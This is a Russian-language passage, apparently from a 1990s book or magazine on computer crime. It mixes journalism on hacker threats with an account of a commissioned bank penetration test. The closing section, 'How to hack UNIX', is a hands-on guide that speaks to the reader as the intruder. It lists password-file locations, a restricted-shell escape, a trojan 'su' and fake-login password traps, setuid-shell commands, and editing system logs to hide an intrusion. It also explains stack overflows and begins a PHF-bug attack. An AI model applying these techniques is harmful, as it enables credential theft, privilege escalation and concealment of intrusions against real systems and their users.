«Именно в этой сфере будут сосредоточены все преступления в XXI веке, — полагает Джозеф Синор (Joseph Seanor), ветеран федеральной правительственной службы, в настоящее время возглавляющий занимающуюся сбором сведений о компаниях фирму Computer Intelligence Business Investigative Resources (Александрия, шт. Виргиния). — Правоохранительные органы стараются положить им конец, но это непосильная задача. Когда речь идет о технологиях, преступники всегда оказываются на один шаг впереди».

Когда хакеры — злейшие враги

Что могут сделать компании для своей защиты? Эксперты по безопасности рекомендуют тщательно, по этическим и моральным критериям, отбирать сотрудников, которым поручается создание брандмауэров. Корпорация Insurer Chubb (Уорен, шт. Нью-Джерси) недавно создала отдел для разработки внутренних стандартов по коммуникациям Internet. «Это будут правила для сотрудников, которым те должны следовать при любом обращении к сети», — поясняет вице-президент по информационным системам и передовым технологиям Джим Уайт (Jim White). Но нанести вред и причинить финансовый ущерб компании-жертве хакеры могут и не прибегая к вульгарной краже.

Приемом, известным как «пинание» (pinging), хакер способен вывести из строя IP-адрес Internet, бомбардируя его тысячами почтовых сообщений посредством автоматических инструментов переадресации почты. Подобные алгоритмы типа «hacktick», «penet» и «spook» услужливо предлагаются в качестве бесплатно распространяемого ПО. Следствием «пинания» может стать так называемое игнорирование атак запросов на обслуживание. Это подобие электронного вандализма чревато выходом из строя коммуникаций в критический для фирмы момент конкурентной борьбы и не менее опасно, чем кража данных. «Безопасность информации зиждется на трех китах: конфиденциальности, информационной целостности и доступности, — говорит Уинн Швартау (Winn Schwartau), президент консультационной фирмы Interpact (Семинол, шт. Флорида). — Все больше внимания уделяется брандмауэрам и паролям. Но даже если вы поставите самый

надежный брандмауэр в мире и воспользуетесь шифрованием, злоумышленники все равно могут допечь вас массированными атаками запросов на обслуживание»,

Общим правилом стало молчание пострадавших. Большинство компаний, сети которых были выведены из строя киберналетчиками, избегают огласки этих инцидентов. Они боятся дурной славы и новых атак со стороны других хакеров, вынюхивающих слабые места. Другая потенциальная угроза: судебные иски со стороны акционеров. Компании несут ответственность за ущерб, причиненный бизнесу, и последующее падение стоимости акций, если будет признано, что они пренебрегали мерами безопасности. «Мы только начинаем обучение юристов, умеющих вести дела против компаний, которые шли на компромиссы в отношении защиты информации», — отмечает Рэй Каплан (Ray Kaplan), консультант фирмы Security Services, занимающейся защитой корпоративной информации (Ричфилд, шт. Миннесота). – Пройдет некоторое время, и акционеры смогут подавать в суд на компании, подвергавшиеся атакам хакеров. Корпоративной Америке придется по всей строгости закона отвечать за недальновидность при создании инфраструктуры». Например, случай внедрения злоумышленников во внутренние производственные информационные системы поставщика сетевого оборудования Silicon Valley R&D в феврале 1994 года остается под покровом секретности. «Нападение», предпринятое пресловутой группой хакеров, известной как Posse, послужило причиной остановки предприятия на два дня. После этого несколько специалистов компании, ответственных за происшедшее, были уволены. От этой группы пострадало еще шесть — семь компаний, некоторые из аэрокосмической и финансовой отраслей. Распространение электронной коммерции приводит к созданию все новых интерактивных каналов связи и нет гарантии, что любой из промежуточных каналов не окажется уязвимым местом с точки зрения защиты.

Таким звеном может стать даже компания-подрядчик, выполняющая отдельные поручения. «Члены группы Posse действуют очень продуманно: они подбираются к вашим поставщикам и партнерам, – рассказывает один консультант по защите информации. — Были случаи, когда хакеры проникали в информационные системы наших клиентов через посредство организаций, оказывающих услуги по прямому подключению к сети, если те не обеспечивали надлежащих мер безопасности». Однако независимо от того, где происходит утечка информации — в самой компании или у ее партнеров — соблазн, вызываемый прибыльным рынком интерактивных данных, ошеломляюще действует на недобросовестных сотрудников. Это подтверждает и де-

ло о талонах на междугородные переговоры, выдаваемые компанией MCI, о котором уже упоминалось выше.

«Такой человек, как осужденный за кибервоворовство Лэй, не связан с международными преступными группировками, - - говорит представитель MCI. — Очевидно, его привлек кто-то из сотрудников. Самый большой риск, с точки зрения безопасности, не обязательно исходит от квалифицированного хакера».

Когда хакеры — лучшие друзья банка...

Верить можно только Богу.
Все остальные — под подозрением.

Кевин Митник

Во времена, когда сыскное дело только зарождалось, первыми и наилучшими полицейскими сыщикам и были прежние воры, которые порвали с вольной жизнью и вступили на светлый путь исправления. Таким в России был Ванька Каин, а во Франции — Видок. Ныне, когда компьютерные преступники используют против банков новейшие компьютерные технологии, вновь приходит на выручку прежняя методика. Тому, кто хочет узнать, насколько хорошо защищен его Web-сервер, можно посоветовать весьма надежное средство: нанять хакера и попросить его взломать защиту. Этот способ сослужил отличную службу одной финансовой организации, собиравшейся проводить банковские операции с помощью Web-технологий. Компания наняла специальную группу хакеров, которая нашла «дыры» в системе защиты прежде, чем услуга была предоставлена публике в уже исправленном виде, недоступном обычному хакеру. Тем самым удалось уменьшить риск проникновения электронного воришки в систему, где хранятся чужие деньги.

Расскажем о реальном случае, произошедшем в банковской сфере. Названия, имена и прочие детали изменены таким образом, чтобы организацию нельзя было «вычислить». Во всем остальном история правдива.

Состояние вице-президента по безопасности Super Grand World Bank, назовем его Билли Розуотером, было близко к паническому. Он только что выяснил, что его банк собирается внедрять систему услуг для удаленных клиентов на базе Web-технологий; услугой предполагалось охватить несколько миллионов человек по всему миру. Банк

должен был предоставить удаленным клиентам возможность знакомиться с состоянием счетов по Интернету, и точно так же по Интернету выполнять переводы и платежи и управлять движением своих средств.

Розуотер не понимал, почему его никто не предупредил о разработке проекта, который ставил колоссальное количество проблем перед службой безопасности. Уже началось бета-тестирование программы; до внедрения новой он-лайновой услуги оставалось не больше двух месяцев. Президент банка решил, что его главного «секьюрити» просто «заклинило», и предложил ему как можно скорее найти выход из ситуации.

Необходимо было срочно оценить, насколько безопасна система банковской сети. Ведь достаточно даже не злоумышленного «взлома» системы, а просто Web-хулиганства, чтобы клиент потерял доверие к услуге, а банк лишился части дохода. Последовало решение: нанять людей, которые попытаются проникнуть в систему извне и тем самым определят слабые места в ее защите.

Розуотер заключил контракт с одной командой хакеров и та начала работать. Он постарался заранее объяснить, в чем состоит задача экспериментального проникновения, или, если можно так выразиться, «дружественного» взлома. Предстояло оценить целостность новой услуги и определить, как эта услуга соотносится с прочими банковскими операциями; выявить слабые места; предложить решения по улучшению защиты; продемонстрировать возможные последствия взлома.

Разработка планов вторжения

При моделировании атаки на банк извне необходимо было вначале определить, кто является потенциальным злоумышленником. Большинство компаний представляют себе в этом качестве какого-нибудь профессионального преступника, иностранную державу, шпиона, конкурента-террориста или просто 16-летнего подростка, развлекающегося с клавиатурой. Директор сказал, что более всего боится международных преступников, действующих из корыстных побуждений. После этого хакеры смогли решить, как надо проводить «дружественный» взлом сетей и Web-узлов банка.

Бесспорно, многое зависит от того, насколько далеко готов зайти потенциальный хакер. Для получения информации, которая может оказаться полезной при взломе, часто используются разнообразные психологические приемы. Например, преступник звонит в офис и мило расспрашивает сотрудников о преимуществах нового пакета услуг, попутно задавая вопросы относительно системы безопасности.

Другой, часто встречающийся прием, — разгребание мусора. Очень часто сотрудники компаний довольно легкомысленно выбрасывают внутренние телефонные справочники, техническую документацию, диски и многое другое. Это же настоящая золотая жила для злоумышленника!

Хакеры пытались войти в систему разными способами. Доступ можно получить через телефонную систему, порты для технической поддержки и прочие электронные «форточки». Они не брезговали и психологическими штучками, прикидываясь по телефону то сотрудниками компании, то поставщиками. В корпоративном мусоре они тоже покопались, но занимались этим только за пределами организации.

Хакеры вначале строго очертили для себя запретные зоны. Запрещенными считались: психологические приемы с использованием электронной почты, разгребание мусора на территории организации, выдавание себя за сотрудника банка при личном контакте, а также попытки проникновения в системы бизнес-партнеров банка. Исключались и более грубые методы, вроде вымогательства, силового давления, шантажа и копания в биографиях сотрудников банка. Часть из этих «методов» была отклонена по соображениям законности, на другие не согласилась служба безопасности банка. Все эти ограничения помешали команде полностью смоделировать действия потенциальных злоумышленников.

Тем, кто надумает пойти по пути мистера Розуотера, стоит учесть, что и само хакерство — деяние противозаконное; иногда оно даже преследуется в уголовном порядке. Поэтому не забудьте выдать нанимаемой вами команде письменное разрешение на все предпринимаемые действия. Если какие-то действия группы, оценивающей систему безопасности, будут выявлены (правда, вероятность этого мала), неверно поняты и зарегистрированы как правонарушение, эта бумага поможет приглашенным хакерам избежать неприятностей. Ясно, впрочем, что ни одна компания не разрешит сторонней организации вторгнуться в свою вычислительную сеть.

Разумный хакер собирает информацию любыми доступными средствами — в ход идут, например, открытые документы, финансовые отчеты, техническая документация. Хакеры собирают данные об используемых операционных системах, продуктах, являющихся основой информационной системы, телефонных станциях, а также физические адреса центров хранения данных и телефонных узлов. Чтобы сэкономить время и деньги, Розуотер сам передал всю эту информацию нанятой рабочей группе.

Бесспорно, добросовестный хакер сделает все возможное, чтобы максимально приблизиться к объекту атаки. Розуотер открыл на имя руководителя группы легальный банковский счет на сумму 1000 долларов. С этим счетом группа могла работать по телефону или через пилотный Web-узел, к которому имело доступ ограниченное число работников банка.

Найти ахиллесову пяту

Покончив с предварительными изысканиями, группа злоумышленников начинает составлять схему сети. Указываются IP-адреса, физическое размещение устройств, порты для управления устройствами и связи через коммутируемую сеть, телефонные номера, модули голосового ответа, сети под SNA, серверы, поддерживающие услуги Routing and Remote Access Service от Microsoft, маршрутизаторы и прочие точки, где происходит аутентификация удаленных абонентов.

В составлении такой карты значительную помощь могут оказать некоторые широко распространенные методы и средства анализа. Например, порывшись как следует на Web-узле InterNIC, можно получить массу информации о структуре IP-сети компании. Существуют специальные программы — «демоны», которые автоматически перебирают десятки тысяч телефонных номеров, реагируя только на тоновые сигналы от модемов, — таким образом можно определить, что трубку на противоположном конце «снял» компьютер. Анализатор протоколов позволяет ознакомиться с трафиком, передаваемым по обнаруженным IP-каналам организации. Проникнув в сеть, хакер способен применить анализаторы протоколов для слежения за трафиком и перехвата паролей.

Группа оценки системы защиты обязательно должна вести учет всех своих действий. Если выяснится, что на систему оказывается вредное воздействие, контрольный журнал поможет разобраться в произошедшем и устранить последствия такого вмешательства.

Следующий шаг состоит в том, чтобы проанализировать масштаб IP-области, связанной с компанией (т. е. узнать, имеет она IP-адрес класса B или C); это можно сделать при помощи InterNIC или любого другого средства. Например, воспользовавшись командой nslookup, мы выяснили, какие IP-адреса можно атаковать. Затем хакеры зашли по telnet на Unix-машину, на которой была установлена программа Sendmail 5. x, в чьей системе защиты имеется ряд дыр; через них можно попытаться проникнуть на почтовый сервер.

Обнаружилось, что системный оператор не входил в систему уже 19 дней; испытатели расценили это как недостаток системы защиты. Выяснилось также, что в настоящий момент в системе работают два человека; испытатели решили дождаться, пока они выйдут, и только тогда начать атаку. Кроме того, хакеры запустили специальную программу, которая помогла им скрыть свои настоящие IP-адреса и имена.

Для поиска других слабых мест в системе защиты хакеры воспользовались средствами оценки надежности защиты данных Internet Scanner от Internet Security Systems и бесплатной программой Satan. Сгодятся и другие программы, например, Netective от Netect, Ballista от Secure Networks и NetSonar от Wheel Group. Многие из этих программ можно бесплатно загрузить через Internet.

У каждого из продуктов есть свои достоинства и недостатки, поэтому, чтобы прикрыть все «дыры», хакеры запасаются несколькими программами. Эти средства помогут найти плохо сконфигурированные серверы, маршрутизаторы с «дырами», проблемы в системной базе (registry) Windows NT, неправильно сконфигурированные операционные системы, неустановленные протоколы, слабые пароли, неправильные версии программного обеспечения и устаревшие «заплаты».

Хакеры опробовали и парочку психологических приемов. Прикинувшись инженером из компании-производителя, один из них пару раз позвонил в группу разработки информационных систем банка и получил данные о структуре сети банка. Кроме того, хакерам удалось раздобыть довольно подробные данные о неком работнике банка; потом один из них притворился этим работником, получив в свое распоряжение дополнительные средства доступа к электронным ресурсам.

Вооружившись результатами сканирования, информацией из открытых источников и данными, полученными с помощью психологических приемов, группа полностью подготовилась к штурму информационной системы банка. Бесспорно, самым серьезным моментом операции была именно попытка взлома. Нужно быть очень внимательными, чтобы не нанести серьезного ущерба системе защиты данных. В таких делах следует избегать легковесных подходов: аккуратно проникнуть в систему куда труднее, чем запустить средство сканирования сети и составить отчет.

Взлом

Группа взломала банковский компьютер, воспользовавшись слабостью парольной защиты, обнаруженными старыми версиями почто-

вых программ (чьи хорошо известные «дыры» в системе защиты так и не были залатаны), telnet-доступом к незащищенным портам. Кроме того, они загружали по FTP файлы с паролями и меняли их. Может быть, кому-то покажется, что все это чересчур просто, однако большинство «дыр» защиты связано именно с тем, что в организации отсутствует практика каждодневного выполнения неких немудренных операций.

В корпоративную сеть можно войти через сервисы TCP/IP, порты управления на включенных в сеть компьютерах и офисных АТС, принимающих участие в передаче данных. Можно также воспользоваться дополнительными средствами, выявленными на этапе исследования сети.

Что касается сети банка, то были выявлены две его слабые точки. Во-первых, порт технического обслуживания AS/400 был закрыт паролем, установленным производителем по умолчанию; в результате, взломщики получили возможность делать с этой системой все, что угодно. Во-вторых, на почтовом сервере имелась устаревшая версия Unix, на которую не установили необходимые заплаты. Там обнаружилось несколько дыр; в частности, можно было отправлять почту и записывать файлы в корневой уровень каталога. Таким образом, взломщики получили контроль над этим сервером, после чего смогли взаимодействовать с другими серверами на административном уровне.

Далее потребовалось составить себе представление о внутренней инфраструктуре сети. Чтобы обнаружить слабые места, взломщики воспользовались средствами автоматического взлома паролей. Выяснилось, что недостаточно надежно защищены система управления приложениями, средства системного управления, системные утилиты, а также средства управления операционными системами на корневом уровне.

Вот пример того, почему система оказывается недостаточно надежной. Предположим, что внешний канал TCP/IP приходит на Сервер 1, работающий под Windows NT. Остальные семь серверов (со второго по восьмой) могут взаимодействовать с внешним миром только через Сервер 1; следовательно, этот сервер «перекрывает» единственный путь проникновения в систему извне. Администраторы часто думают, что для обеспечения безопасности системы нужно лишь закрыть к ней доступ снаружи. На защиту внутренних каналов передачи информации обращают куда меньше внимания, что значительно облегчает жизнь хакеру.

Телефонное хулиганство

Руководитель банковской службы безопасности обязан выяснить, насколько надежно защищена ваша корпоративная АТС. У нее вполне могут обнаружиться недокументированные каналы связи с сетью передачи данных, что откроет путь потенциальным злоумышленникам. К счастью для банка, о коем идет речь, здесь взломщикам далеко продвинуться не удалось.

Проникновение в PBX или системы голосового ответа дает массу ценной информации о портах доступа, прямого администрирования извне и технического обслуживания, о внутренних прикладных системах с распознаванием голоса, а также о службе передачи голосовой почты в PBX. Таким образом, хакер может получить доступ к банковским счетам и системам управления.

Чтобы уберечь PBX от проникновения хакера, нужно поменять все пароли по умолчанию и изучить все контрольные журналы, составив представление о нормальном режиме работы АТС. Проверяйте все модификации программного обеспечения и системные «заплаты» на предмет того, не способствуют ли они возникновению новых слабых мест. Необходимо также убедиться, что в вашей системе нет каких-нибудь неизвестных вам модемов. Помните: система, в которой случайно окажутся модем и ПК под Remote Server Mode, будет полностью открыта для вторжения извне.

Воспользовавшись программой автоматического подбора номера, было обнаружено некоторое число модемов в телефонном пространстве банка. Через них хакеры попытались «влезть» в эти модемы и проверить их защиту. Часть модемных входов была закрыта паролем. Запустив программу подбора пароля, чтобы проверить, насколько сильна эта защита, они ничего не добились. Зато им удалось вручную (!) подобрать пароль к порту технической поддержки маршрутизатора!

Попав через этот порт в сеть, а потом зайдя на AS/400, перевели небольшую сумму на контрольный тысячедолларовый счет с чужого счета. Если хакеры сумели это сделать, то что помешает хакеру перевести миллион долларов? Или миллиард? Однако теперь, ориентируясь на результаты изысканий в области психологических приемов, банк установил некую предельную сумму сделки, при превышении которой вступают в действие механизмы обнаружения финансового мошенничества.

Проникнув на AS/400 и получив доступ к мэйнфреймам, хакеры начали атаку на систему защиты Resource Access Control Facility. Но тут сотрудники банка, уже убедившиеся в наличии «дыр» в Web-системе, решили прекратить эксперименты.

Резюме

По результатам псевдо-взлома был выработан ряд стратегических рекомендаций и даны советы по использованию конкретных процедур, методов и технологий, которые помогут решить проблемы с защитой данных. Так, банку были даны рекомендации по выработке политики в области Web-безопасности и реализации метода поиска слабых мест. Кроме того, хакеры указали, как можно связать между собой различные схемы парольной защиты и добиться оптимального выбора паролей. Сотрудникам отдела автоматизации посоветовали установить новые версии некоторых операционных систем и перевести определенные системы с Unix на Windows NT, поскольку ряд приложений лучше работает под NT.

Главное изменение состояло в том, чтобы вывести часть услуг на отдельные серверы, повысив тем самым степень защиты. Если услуги типа FTP и размещения Web-серверов сосредоточены на одной машине, это снижает уровень информационной безопасности.

Розуотер, впрочем, оказался достаточно разумным, чтобы осознать: одних этих мер недостаточно для обеспечения неуязвимости информационной системы банка. Было выяснено, как защищена конфиденциальность информации, насколько хорошо обеспечивается целостность данных и как устроена система управления доступом, однако из рассмотрения выпал такой важнейший аспект информационной безопасности, как готовность системы.

Банк намеревался предоставлять Internet-услуги для получения дополнительного дохода и укрепления доверия клиентов. Для этого сервер должен работать без перерывов и выходных. Если в результате атаки хакера обслуживание прервется, то, несомненно, пострадают как финансовые дела банка, так и его отношения с клиентами. Мало того, следы Web-хулиганства на сервере способны «подпортить» имидж самой компании, ее продуктов и услуг, в особенности, если на деловых страничках появятся порнографические картинки.

Хакерская группа решила выяснить, насколько легко хакер сумеет вызвать на Web-сервере банка перебои в обслуживании. Для этого взломщики воспользовались разнообразными программами. Некоторые разработанные хакерами программы, вызывающие сбои обслуживания, можно загрузить по Internet, однако чтобы заставить их работать, с ними приходится долго возиться.

Применялись почтовые бомбы для переполнения сети, затопле-

ние сети пакетами синхронизации (SYN flooding), а также «пинг смерти», т. е. нападение с использованием пинг-пакетов, иногда приводящее к зависанию серверов. Обязательно попросите группы оценки информационной безопасности исследовать устойчивость к искусственным перебоям в обслуживании; такие атаки могут полностью вывести сервер из строя. Необходимо также выяснить, сколько времени занимает восстановление работоспособности системы.

Экзамены никогда не кончаются

Когда нанятым хакерам удалось взломать систему, ваша работа только начинается. Ни в коем случае не следует считать, что сам факт тестирования уже обеспечивает информационную безопасность. Оценка системы безопасности (вроде той, что была предпринята по заказу банка) дает только представление о состоянии сети на момент проведения операции. Система информационной безопасности претерпевает постоянные изменения и требует к себе постоянного внимания.

Первый всеобъемлющий тест должен рассматриваться вами как отправная точка. Не забывайте время от времени выделять деньги на повторные обследования. Не менее важно и то, чтобы исследования проводились до запуска онлайновых услуг, а не после того, как «дыры» в защите дадут о себе знать.

Не забывайте девиз: «Взломай свою систему сам, пока кто-то не сделает этого без твоего ведома». А пока — удачной охоты!

Вместо заключения

На проходившей в среду в Лос-Анджелесе конференции «Giga Information Group» известный хакер Кевин Митник выступил с обширным докладом, посвященным компьютерной безопасности.

Митник призвал бизнесменов не доверять всем без исключения, прибавив, что до тех пор, пока абсолютно все сотрудники фирмы, от менеджеров до секретарш, не будут знать, каким образом и с какими целями хакеры совершают свои атаки, корпоративные сети и веб-сайты не будут защищены от взлома.

Бывший хакер подробно описал образ мышления, цели и методы хакеров, взламывающих корпоративные компьютерные сети, а также подробно разъяснил, каким образом каждый сотрудник должен бороться с возможным проникновением взломщиков в систему.

Служащие должны уметь правильно выбирать пароли и использовать процедуры защиты от вирусов и «троянских коней». «Наивно думать, что простая установка защиты типа firewall защитит от потенциальной угрозы», — говорит Митник. «Такая уверенность создает ложное чувство безопасности, которое еще хуже, чем отсутствие безопасности вообще».

Митник разъяснил физические методы получения доступа и указал самые уязвимые точки стандартной сети. К ним он, в частности, отнес оставленные без присмотра конференц-залы с розетками для подключения коммуникационных устройств, компьютерные классы, телефонные и кабельные шкафы.

Он посоветовал также строго учитывать всю важную конфиденциальную информацию и стирать данные с выбрасываемых магнитных носителей. «Копание в мусоре, — заявил он, — наиболее популярный метод хакеров добывать списки паролей и другую корпоративную информацию».

Супер-хакер Кевин Митник

«В современном мире, -- сказал в заключение Митник, — невозможно полностью исключить угрозу, связанную с компьютернойбезопасностью,поскольку всегда найдутся люди, способные найти уязвимые места в системе и воспользоваться этим. Однако самое слабое место — это люди. Заставьте их понять, что безопасность - - это динамический процесс, это постоянно развивающаяся, живущая по своим законам система».

Сейчас Кевин Митник находится на трехлетнем испытательном сроке, в течение которого ему запрещено пользоваться компьютером без специального разрешения суда.

Вместо домашнего задания

Как взломать UNIX?

Юникс — это многопользовательская операционная система. Для того, чтобы взломать Юникс-сервер, нужно иметь первоначальный доступ к нему. Известно, что в Юниксе одновременно может работать несколько пользователей. Существует четыре вида пользователей:

1. Суперпользователь aka root
2. Администратор
3. Обычный пользователь
4. Псевдопользователь

Задача хакера — получить максимальные права, то есть права root-а. Существует несколько видов получения этих прав. Хакер может из псевдопользователя получить статус системного администратора, может, имея права обычного пользователя, стать root-ом и, последний вариант — по цепочке, то есть из псевдопользователя в обычного и так до root-а. Супер-пользователь — это юзер, который может делать с системой все, что угодно. Он может запускать любые программы, удалять любые файлы, добавлять и удалять любых других юзеров. Администратор — это такая персона, которая находится в доверии у root-а. Он даже может знать пароль root-а и т. д. Обычно UID и GID у них ниже 100. Обычный пользователь — это просто человек, у которого есть доступ к серверу. Он имеет право запускать программы (но не все, а те, которые ему разрешил запускать рут), записывать свои программы, сидеть на IRC, получать и отсылать почту.

Псевдопользователем может стать практически любой юзер, когда он открывает сессию телнет по 25 порту (это порт почтовой программы (Sendmail или Qmail)). Но, практически, он ничего делать не может. Но ведь как-то получают root-а!

Приведем один из способов всего лишь как пример, чтобы понять, как работает эта система.

Итак, хакер имеет права только псевдопользователя, а ему нужен рут. Что же ему делать, если ему очень хочется войти? Существуют такие программы, которые называются эксплоитами (exploits). Но так как у него права только псевдопользователя, то ему нужны удаленные эксплоиты (remote exploits). Эти программы используют дырки в

таких программах, как IMAPd (143 порт), QPOP (НО порт), FTPd (21 порт), NAMEd (53 порт) и т. д. Запуская эксплоит, он обычно посылает какую-то строку этому демону, и демон, перезагружаясь, отдает хакеру привилегии root-a. Второй способ, это когда у хакера уже есть доступ к удаленной машине, то есть он — обычный пользователь. Тогда ему опять же нужны эксплоиты, только в этот раз локальные (local exploits). Он запускает такой эксплоит на удаленной машине и опять же получает права root-a. Только перед тем, как найти нужный эксплоит, хакер смотрит версию операционной системы, которая установлена на сервере. Это делается командой «uname-a». Имея права root-a, хакер лезет за файлом /etc/passwd, в котором хранится вся информация о юзерах, присутствующих в системе. А дальше в ход вступает взломщик паролей (например, John the Ripper).

Если же хакер по какой-то случайности имеет права администратора, то он, опять же, пользуется локальными эксплоитами, но немного другим способом. Дело в том, что администраторы часто заходят под своим логином, а потом, запуская программу «su», получают права root-a. После запуска программа «su» спрашивает пароль root-a и, если он введен правильно, дает права суперпользователя.

Хакер может подсунуть троянского коня, замаскированного под «su», который, при запуске администратором «su», запомнит пароль, введенный администратором, выдаст сообщение о неправильном пароле и запустит настоящую «su». Затем хакер заходит на сервер, смотрит пароль root-a и действует.

Методы взлома паролей в Unix

На любом UNIXe (если не используется система специальной защиты) файл с паролями находится в директории etc, в файле passwd. Файл зашифрован необратимо и программы для его обратного декодирования просто не существует, но есть другая возможность: кодировать слова (возможные пароли) и сравнивать получившийся кодированный вариант со всеми зашифрованными паролями в файле passwd. Хакеры создали программы, делающие это автоматически, но для полноценной работы вам понадобится довольно быстрый компьютер и хороший словарь с возможными паролями. По мнению авторов, самая лучшая программа для дешифрации пароля под UNIX была Crack Алека Муфетта, а под DOS — CrackerJack. Некоторые провайдеры используют систему скрытия паролей, в этом случае вместо

шифрованного пароля можно будет увидеть что-то наподобие*******, а настоящие шифрованные пароли находятся в другом месте. Если вы имеете дело с таким провайдером, не расстраивайтесь, у вас все равно есть шанс стать обладателем десятка-другого паролей пользователей. Для начала попробуйте поискать спрятанный файл с паролями в следующих местах:

```
/etc/security/passwd
/tcb/auth/files/
/
/tcb/files/auth/?/
/etc/master. passwd
/etc/shadpw
/etc/shadow
/etc/tcb/aa/user/
/. secure/etc/passwd
/etc/passwd[. dir|. pag]
/etc/security/passwd.  adjunct
##username
/etc/shadow
/etc/shadow
/etc/security/* database
/etc/auth[. dir|. pag]
/etc/udb
```

Но может быть и так, что нужного результата от поиска в этих директориях вы не добьетесь. Тогда вам придется воспользоваться специально написанной программой для отлова файла с паролями. Эта программа работает на многих системах (хотя не на всех). Программа называется getpwent (), ее исходник можно найти на сервере (www. spider. ru) в рубрике «ХАКЕРЫ». Еще одна возможная неприятность, связанная с дешифрацией файла с паролями, может случиться тогда, когда вы откроете файл passwd и увидите там что-то, похожее на: +::0:0:::. Это говорит о том, что в системе использована система NIS(Network Information Server)/YP (Yellow Pages).

Если у вас возникла такая проблема, то вам будет необходимо

воспользоваться командой «ypcat passwd» для просмотра настоящего файла с паролями. Если вам придется доставать файл с паролями под VMS, то попробуйте посмотреть SYS$SYSTEM:SYSUAF. DAT. Для взлома паролей под VMS вам надо воспользоваться программой CHECK_PASSWORD или GUESS_PASSWORD, а если у вас есть навыки программирования, то вам будет несложно написать программу, которая будет сравнивать кодированные слова из вашего словаря с паролями из файла. Иногда для взлома провайдера требуется взломать ограниченный shell-доступ. Для этого вам следует запустить программу vi и использовать эту команду: set shell=/bin/sh, после чего shell использует следующую команду :shell. Итак, если вам удалось выудить несколько паролей пользователей из passwd, то вам следует «замести следы». Это делается довольно просто: вам надо будет отредактировать файлы /etc/utmp, /usr/adm/wtmp, /usr/adm/lastlog. Правда, эти файлы написаны не открытым текстом и руками при помощи vi отредактировать вам его не удастся, придется воспользоваться специальной программой, исходник которой вы можете найти на сервере www. spider. ru в рубрике «ХАКЕРЫ».

Другие методы взлома UNIX-ов

Отдельные ACCOUNT'ы

Это большая дыра в защите многих UNIX-систем. В общем случае, если пользователь отсоединяется, предварительно не предупредив систему об окончании работы (LogOff),его Account может остаться на линии и, тихо присоединившись к этой линии, можно получить доступ к системе напрямую. Теперь, если кто-то вызывает систему и присоединяется к этому tty, он автоматически оказывается внутри системы и получает Account от предыдущего пользователя. Имеются некоторые интересные способы использования этого недостатка.

Для примера, если вы желаете получить пароли других пользователей, вы можете сделать и установить программу-ловушку, эмулирующую login этой системы, и отсоединиться. Затем какой-то пользователь подсоединяется к этому каналу и в ответ на запрос вашей программы вводит свои username и password. Программа-ловушка запоминает полученные данные на диске, выдает сообщение «Login incorrect», убивает shell и пользователь получает реальный запрос «login»:

UID SHELLS.

Когда бит «UID» поставлен у программы-оболочки (shell), ее выполнение изменяет ваш user id на user id владельца этой программы,

и вы будете использовать полученный acccount, пока не выйдите из этой вторичной оболочки. Это дает вам возможность исполнять любые команды под user id полученного account'a. Это лучше, чем знание пароля для account'a, вы можете пользоваться account'oM, пока существует этот файл в системе, даже если владелец сменит пароль. Обычно, когда получают доступ к account'y, делают копию shell в какой-то директории и ставят UID и GID биты. Теперь, если доступ к этому account'y потерян, можно из другого запустить UID-shell и получить необходимый доступ.

UID и GID биты ставятся программой chmod. Например:

```
chmod 6555 /tmp/sh
```

Изменение UID программ

Если вы имеете доступ по_записи (write access) к UID файлу, то можно легко превратить его в оболочку. Скопируйте файл, затем наберите:

```
cat /bin/sh > [uid файл]
```

Это заменит его содержимое на содержимое shell, но UID останется прежним. Теперь запустите замененную программу, сделайте скрытый UID shell и верните UID файл в прежнее состояние из копии.

Как найти рутовские файлы с suid? Попробуйте:

```
find / -user root -perm -6000 -print
```

Срыв стека

Вот поистине самая новомодная методика взлома UNIX. В программах, написанных на языке C, под массивы отводится место в стеке программы. Если при работе с таким массивом происходит запись в массив за его границей, это приводит к разрушению стека программы и непредсказуемым результатам. Например, при выходе из модуля происходит переход по случайному адресу.

Переполнение стека приводит к изменению адреса возврата из функции и может быть использовано для изменения нормального хода выполнения программы. Логично было бы заставить программу выполнить какие-то незапланированные действия, например, запустить (spawn) shell. Но если в программе не содержится необходимого кода? Как поместить необходимый код в адресное пространство инструкций? Необходимо поместить код для выполнения в переполняемый буфер и переписать адрес возврата на точку внутри этого буфера.

Код, при выполнении которого происходит запуск shell, получил

название «Shell Code». Если программа, из которой происходит запуск shell проинсталлирована как suid root, то получается root shell.

Поиск программ с возможностью срыва стека

Как было сказано выше, переполнения буфера происходят из-за помещения в него большего количества информации, чем предполагалось. Так как язык С не имеет каких-либо встроенных средств для проверки границ массивов данных, переполнения встречаются часто. Стандартная библиотека С предоставляет ряд функций для копирования и конкантенации строк, и эти функции не имеют проверок границ. Вот некоторые из этих функций: strcat(), strcpy(), sprintf() и vsprintf(). Эти функции используют строки, заканчивающиеся символом «\0», и не проверяют на переполнение при обработке принимаемой строки. gets() — это функция, которая считывает строку со стандартного ввода (stdin) в буфер до тех пор, пока не встретит символ новой строки или EOF. Эта функция не производит проверки на переполнение буфера. С семейством функций scanf() может возникнуть такая же ситуация, если в строке формата используется «%s» и принимающая строка недостаточно велика. Если принимающий массив какой-нибудь из этих функций представляет собой буфер постоянной длины и данные, его заполняющие, каким-либо образом зависят от ввода или другой информации, зависящей от пользователя, то скорее всего вы можете вызвать ситуацию переполнения буфера.

Другая, часто использующаяся при программировании конструкция, это цикл посимвольного ввода из stdin или другого файла в буфер до тех пор, пока не будет встречен символ конца строки (EOL), конца файла (EOF) или другой разделитель. В такой конструкции обычно используются функции getc(), fgetc() или getchar(). Если при этом нет проверок на переполнение, то в таком коде тоже легко можно вызвать переполнение буфера.

Программа grep играет значительную роль в поиске таких слабых мест в программах. Исходные тексты свободно распространяемых операционных систем вполне доступны. И этот факт становится весьма интересным, учитывая то, что многие коммерческие операционные системы базируются на исходных текстах свободно распространяемых систем. В общем, изучайте исходные тексты UNIX!

Ломаем FTP-сервер

Оказывается, сломать FTP-узел гораздо легче, чем запихнуть медведя в консервную банку. Для этого используется обычный cgi скрипт, а вернее ошибка в нем, так называемый PHF BUG. С 1996 го-

да (а именно тогда был обнаружен баг) почти ни один FTP-узел не пофиксил эту ошибку. Ну и хорошо... нам же лучше. Включаем IRC клиент и коннектимся к любому серверу.

Но он нам нужен не для болтовни... Обычно самые протухшие и окаменевшие сисадмины водятся на-бо-ольших университетских серверах типа *. edu.

